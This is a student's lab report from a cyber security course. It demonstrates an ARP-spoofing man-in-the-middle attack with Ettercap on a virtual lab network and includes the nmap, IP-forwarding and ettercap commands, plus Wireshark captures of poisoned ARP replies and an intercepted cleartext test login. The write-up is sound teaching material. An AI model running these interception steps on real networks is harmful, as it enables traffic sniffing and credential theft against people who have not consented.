



National Forensic Sciences University, Gandhinagar

School of Cyber Security and Digital Forensics

Assignment: Practical - 8 : ARP Spoofing

Name: Aastha Thakker

Roll No. 250103002004

Sem: 2

Subject: Network Security

Course: MSc Cyber Security

Batch: 2025 -2027

Practical: ARP Spoofing Attack Using Ettercap

Aim: To demonstrate an ARP spoofing attack using Ettercap in a controlled environment and understand how attackers can intercept network traffic by manipulating the Address Resolution Protocol.


Objectives:

- To understand the working of ARP and ARP spoofing attacks.
- To simulate a Man-in-the-Middle attack using Ettercap.
- To analyze intercepted traffic using Wireshark.
- To observe how ARP poisoning affects communication between network devices.

Requirements:

- **Victim Machine:** System running Ubuntu
- **Attacker Machine:** System running Kali Linux
- **Tools Required:** Ettercap, Wireshark, nmap

All machines must be connected to the same network.



Step 1: Identify IP Addresses of Machines

On the Victim Machine open the terminal and type: `ip a`

```
aastha@aastha:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:5e:95:38 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.147.130/24 brd 192.168.147.255 scope global dynamic noprefixroute ens33
        valid_lft 1704sec preferred_lft 1704sec
    inet6 fe80::20c:29ff:fe5e:9538/64 scope link
        valid_lft forever preferred_lft forever
```

Note the IP address and MAC address of the victim machine i.e *192.168.147.130*

On the Attacker Machine (Kali), open terminal and type: `ip a`

```

(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
  ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
  roup default qlen 1000
    link/ether 00:0c:29:d0:fe:bc brd ff:ff:ff:ff:ff:ff
    inet 192.168.147.132/24 brd 192.168.147.255 scope global dynamic noprefix
  route eth0
        valid_lft 1453sec preferred_lft 1453sec
    inet6 fe80::1e0a:4d97:6ee4:b603/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

```

Note the attacker's IP and MAC address. The MAC address is important because ARP maps IP addresses to MAC addresses.

Step 2: Identify the Network Gateway

The gateway is usually the router of the network. Run the command on Kali: *ip route*

```

(kali㉿kali)-[~]
$ ip route
default via 192.168.147.2 dev eth0 proto dhcp src 192.168.147.132 metric 100
192.168.147.0/24 dev eth0 proto kernel scope link src 192.168.147.132 metric
100

```

To find the gateway MAC address: *arp -n*

```

(kali㉿kali)-[~]
$ arp -n

```

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.147.2	ether	00:50:56:eb:98:f6	C		eth0
192.168.147.254	ether	00:50:56:eb:e5:93	C		eth0

Record this MAC address because during spoofing this mapping will change.

Step 3: Scan the Network for Active Hosts

Use nmap to identify devices on the network. *nmap -sn 192.168.147.0/24*. This will display all active machines on the network.

```

(kali㉿kali)-[~]
$ nmap -sn 192.168.147.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-23 02:11 EDT
Nmap scan report for 192.168.147.1
Host is up (0.00015s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.147.2
Host is up (0.00023s latency).
MAC Address: 00:50:56:EB:98:F6 (VMware)
Nmap scan report for 192.168.147.130
Host is up (0.00051s latency).
MAC Address: 00:0C:29:5E:95:38 (VMware)
Nmap scan report for 192.168.147.254
Host is up (0.00040s latency).
MAC Address: 00:50:56:EB:E5:93 (VMware)
Nmap scan report for 192.168.147.132
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.00 seconds

```

Identify:

Victim IP (192.168.147.130)

Gateway IP (192.168.147.2)

Step 4: Enable IP Forwarding. Before performing ARP spoofing, enable packet forwarding so traffic continues flowing through the attacker machine.

Run on Kali: `echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward`

This allows the attacker system to forward packets between victim and gateway.

```

(kali㉿kali)-[~]
$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
[sudo] password for kali:
1

```

Step 5: Launch Ettercap

Start Ettercap in text mode: `sudo ettercap -T -i eth0 -M arp:remote /Victim_IP/ /Gateway_IP/`

Note: You will select your network interface (eg. eth0 or enp0s1 etc.)

`sudo ettercap -T -i eth0 -M arp:remote /192.168.147.130// /192.168.147.2//`

```

(kali@kali)-[~]
$ sudo ettercap -T -i eth0 -M arp:remote /192.168.147.130// /192.168.147.2//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 → 00:0C:29:D0:FE:BC
        192.168.147.132/255.255.255.0
        fe80::1e0a:4d97:6ee4:b603/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EUID 65534 ...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=====| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.147.130 00:0C:29:5E:95:38
GROUP 2 : 192.168.147.2 00:50:56:EB:98:F6
Starting Unified sniffing...

```

```

Mon Mar 23 02:21:39 2026 [234019]
TCP 91.189.91.97:80 → 192.168.147.130:60732 | A (0)

Mon Mar 23 02:21:39 2026 [550960]
TCP 91.189.91.97:80 → 192.168.147.130:60732 | FAP (79)
HTTP/1.1 204 No Content.
x-networkmanager-status: online.
connection: close.
.

Mon Mar 23 02:21:39 2026 [552726]
TCP 192.168.147.130:60732 → 91.189.91.97:80 | FA (0)

Mon Mar 23 02:21:39 2026 [552726]
TCP 91.189.91.97:80 → 192.168.147.130:60732 | A (0)

```

Meaning of parameters:


- *-T: Text mode*
- *-i eth0: Network interface*
- *-M arp:remote: remotePerform ARP spoofing*
- */Victim_IP/: Target victim*
- */Gateway_IP/: Target router*

During the attack, the attacker sends fake ARP replies to both the victim and the gateway.

Step 6: Monitor Network Traffic

While the attack is running, open Wireshark on the attacker machine. Start capturing packets on the network interface being used (e.g., eth0 or wlan0). You may observe ARP replies being sent repeatedly,

indicating ARP poisoning. Apply the following display filter: *arp*. You should observe multiple ARP Reply packets, such as:




No.	Time	Source	Destination	Protocol	Length	Info
10	16.147922808	VMware_c0:00:00:08	Broadcast	ARP	60	Who has 192.168.147.2? Tell 192.168.147.1
11	17.149665451	VMware_c0:00:00:08	Broadcast	ARP	60	Who has 192.168.147.2? Tell 192.168.147.1
12	18.551234754	VMware_c0:00:00:08	Broadcast	ARP	60	Who has 192.168.147.2? Tell 192.168.147.1
14	342.430797583	VMware_eb:98:f6	Broadcast	ARP	60	Who has 192.168.147.132? Tell 192.168.147.2 (duplicate use of 192.168.147.2)
15	342.430808688	VMware_d0:fe:bc	VMware_eb:98:f6	ARP	42	192.168.147.132 is at 00:0c:29:d0:fe:bc (duplicate use of 192.168.147.2)
17	19.151121099	VMware_c0:00:00:08	Broadcast	ARP	60	Who has 192.168.147.2? Tell 192.168.147.1
18	20.021708186	VMware_d0:fe:bc	VMware_5e:95:38	ARP	42	192.168.147.2 is at 00:0c:29:d0:fe:bc
19	20.021832566	VMware_d0:fe:bc	VMware_eb:98:f6	ARP	42	192.168.147.130 is at 00:0c:29:d0:fe:bc (duplicate use of 192.168.147.2)
20	20.153288828	VMware_c0:00:00:08	Broadcast	ARP	60	Who has 192.168.147.2? Tell 192.168.147.1
21	21.553991197	VMware_c0:00:00:08	Broadcast	ARP	60	Who has 192.168.147.2? Tell 192.168.147.1
22	22.153923189	VMware_c0:00:00:08	Broadcast	ARP	60	Who has 192.168.147.2? Tell 192.168.147.1
23	23.146609987	VMware_c0:00:00:08	Broadcast	ARP	60	Who has 192.168.147.2? Tell 192.168.147.1
24	24.317819695	VMware_d0:fe:bc	VMware_eb:98:f6	ARP	42	Who has 192.168.147.2? Tell 192.168.147.132
25	24.317984397	VMware_eb:98:f6	VMware_d0:fe:bc	ARP	60	192.168.147.2 is at 00:50:56:eb:98:f6
26	30.032140569	VMware_d0:fe:bc	VMware_5e:95:38	ARP	42	192.168.147.2 is at 00:0c:29:d0:fe:bc
27	30.032245907	VMware_d0:fe:bc	VMware_eb:98:f6	ARP	42	192.168.147.130 is at 00:0c:29:d0:fe:bc (duplicate use of 192.168.147.2)

Important observation: *IP Address, MAC Address, Gateway IP, Attacker MAC*

This indicates the attacker is pretending to be the gateway.

In the Protocol Details pane, Wireshark may display warnings such as: “Duplicate IP address detected”

This occurs because two devices appear to claim the same IP address, which is a typical indicator of ARP poisoning.



No.	Time	Source	Destination	Protocol	Info
41	59.390309539	VMware_5e:95:38	VMware_d0:fe:bc	ARP	192.168.147.130 is at 00:0c:29:5e:95:38
108	149.500826402	VMware_5e:95:38	VMware_d0:fe:bc	ARP	192.168.147.130 is at 00:0c:29:5e:95:38
2	0.000149766	VMware_d0:fe:bc	VMware_eb:98:f6	ARP	192.168.147.130 is at 00:0c:29:d0:fe:bc (duplicate use of 192.168.147.130)
4	10.010627050	VMware_d0:fe:bc	VMware_eb:98:f6	ARP	192.168.147.130 is at 00:0c:29:d0:fe:bc (duplicate use of 192.168.147.130)
19	20.021832566	VMware_d0:fe:bc	VMware_eb:98:f6	ARP	192.168.147.130 is at 00:0c:29:d0:fe:bc (duplicate use of 192.168.147.130)
27	30.032245907	VMware_d0:fe:bc	VMware_eb:98:f6	ARP	192.168.147.130 is at 00:0c:29:d0:fe:bc (duplicate use of 192.168.147.130)
29	40.042691961	VMware_d0:fe:bc	VMware_eb:98:f6	ARP	192.168.147.130 is at 00:0c:29:d0:fe:bc (duplicate use of 192.168.147.130)
51	50.053089468	VMware_d0:fe:bc	VMware_eb:98:f6	ARP	192.168.147.130 is at 00:0c:29:d0:fe:bc (duplicate use of 192.168.147.130)
43	60.063512081	VMware_d0:fe:bc	VMware_eb:98:f6	ARP	192.168.147.130 is at 00:0c:29:d0:fe:bc (duplicate use of 192.168.147.130)
45	70.073911729	VMware_d0:fe:bc	VMware_eb:98:f6	ARP	192.168.147.130 is at 00:0c:29:d0:fe:bc (duplicate use of 192.168.147.130)
49	80.090744803	VMware_d0:fe:bc	VMware_eb:98:f6	ARP	192.168.147.130 is at 00:0c:29:d0:fe:bc (duplicate use of 192.168.147.130)
51	90.101190909	VMware_d0:fe:bc	VMware_eb:98:f6	ARP	192.168.147.130 is at 00:0c:29:d0:fe:bc (duplicate use of 192.168.147.130)
53	100.111506922	VMware_d0:fe:bc	VMware_eb:98:f6	ARP	192.168.147.130 is at 00:0c:29:d0:fe:bc (duplicate use of 192.168.147.130)
55	110.121856753	VMware_d0:fe:bc	VMware_eb:98:f6	ARP	192.168.147.130 is at 00:0c:29:d0:fe:bc (duplicate use of 192.168.147.130)
61	120.132210491	VMware_d0:fe:bc	VMware_eb:98:f6	ARP	192.168.147.130 is at 00:0c:29:d0:fe:bc (duplicate use of 192.168.147.130)
63	130.142652602	VMware_d0:fe:bc	VMware_eb:98:f6	ARP	192.168.147.130 is at 00:0c:29:d0:fe:bc (duplicate use of 192.168.147.130)

Frame 31: Packet, 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
 Ethernet II, Src: VMware_d0:fe:bc (00:0c:29:d0:fe:bc), Dst: VMware_eb:98:f6 (00:0c:29:d0:fe:bc)
 Address Resolution Protocol (reply)
 [Duplicate IP address detected for 192.168.147.130 (00:0c:29:d0:fe:bc)]
 [Duplicate IP address detected for 192.168.147.2 (00:50:56:eb:98:f6)]

Step 7: Observe Intercepted Network Traffic. Once ARP spoofing is active, the attacker becomes the Man-in-the-Middle.

Traffic flow changes to: *Victim → Attacker → Gateway*

This means the attacker can capture packets passing between the victim and gateway. On the victim machine, open a browser and visit: <http://testphp.vulnweb.com/login.php>

Log in with the username “aastha” and password “pasta”. Also update the other details such as name, address, phone, credit card etc., after logging in and selecting updates. Since this site uses unencrypted HTTP, its traffic can be captured. In Wireshark, apply filter and analyze the protocol details pane:

ip.addr == Victim_IP (192.168.147.130)

http.request.method == "POST"

You should see packets such as:

- DNS queries between the victim and the gateway, responses from the gateway, HTTP
- GET requests, Website URLs, Form submissions, etc.
- This confirms traffic is passing through the attacker.

- ```
ip.addr == 192.168.147.130 and http.request.method == "POST"

No. Time Source Destination Protocol Info
--
129 10.634466096 192.168.147.130 44.238.29.244 HTTP POST /login.aspx HTTP/1.1 (application/x-www-form-urlencoded)

[3 Reassembled TCP Segments (1776 bytes): #128(1460), #129(316), #130(1460)]
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
 Form item: "__EVENTTARGET" = ""
 Form item: "__EVENTARGUMENT" = ""
 [...] Form item: "VIEWSTATE" = "/wEPDwUKLTiYmZk20TgxMQ9kFgICAQ9Kf..."
 Form item: "__VIEWSTATEGENERATOR" = "C2EE9A8B"
 [...] Form item: "__EVENTVALIDATION" = "/wEWwMLoz/fGcgLStq24BwK3jsr..."
 Form item: "tbUsername" = "aastha"
 Form item: "tbPassword" = "pasta"
 Form item: "cbPersistCookie" = "on"
 Form item: "btnLogin" = "Login"
```

On the victim machine, check the ARP table: `arp -n`



```
aastha@aastha: ~
aastha@aastha:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
192.168.147.2 ether 00:0c:29:d0:fe:bc C ens33
192.168.147.132 ether 00:0c:29:d0:fe:bc C ens33
aastha@aastha:~$
```

```
Tue Mar 24 02:21:19 2026 [175379]
TCP 192.168.147.130:34306 → 151.101.209.91:443 | AP (39)
.....$.....A...eS....~[=.P.Z

Tue Mar 24 02:21:19 2026 [180235]
TCP 151.101.209.91:443 → 192.168.147.130:34306 | A (0)

Tue Mar 24 02:21:19 2026 [191245]
TCP 151.101.209.91:443 → 192.168.147.130:34306 | AP (39)
.....*.V.mp'.....].+++++N....c.Z0

Tue Mar 24 02:21:19 2026 [196373]
TCP 192.168.147.130:34306 → 151.101.209.91:443 | A (0)
Closing text interface...

Terminating ettercap... 0 bits), 376 bytes captured, 00 0c 29 d0 fe
Lua cleanup complete! 39.5e:95:38), Dst: VMware, 01 64 92 02 40
ARP poisoner deactivated. 147.130, Dst: 44.238.29.24 1d f4 93 78 00
RE-ARPing the victims... 147.130, Dst Port: 80, Seq: 1 ff ff d6 4f 00
Unified sniffing was stopped. 1400), 2129(115), 41 4e 41 0f 76 35
```

**Conclusion:**

This experiment demonstrated how ARP spoofing can be used to perform a Man-in-the-Middle attack. By sending forged ARP replies, the attacker manipulated the IP-to-MAC address mapping between the victim and gateway. This allowed the attacker to intercept network traffic and observe unencrypted communications. Packet analysis in Wireshark revealed repeated ARP replies, duplicate IP warnings, and captured network traffic, illustrating the security weaknesses of the Address Resolution Protocol.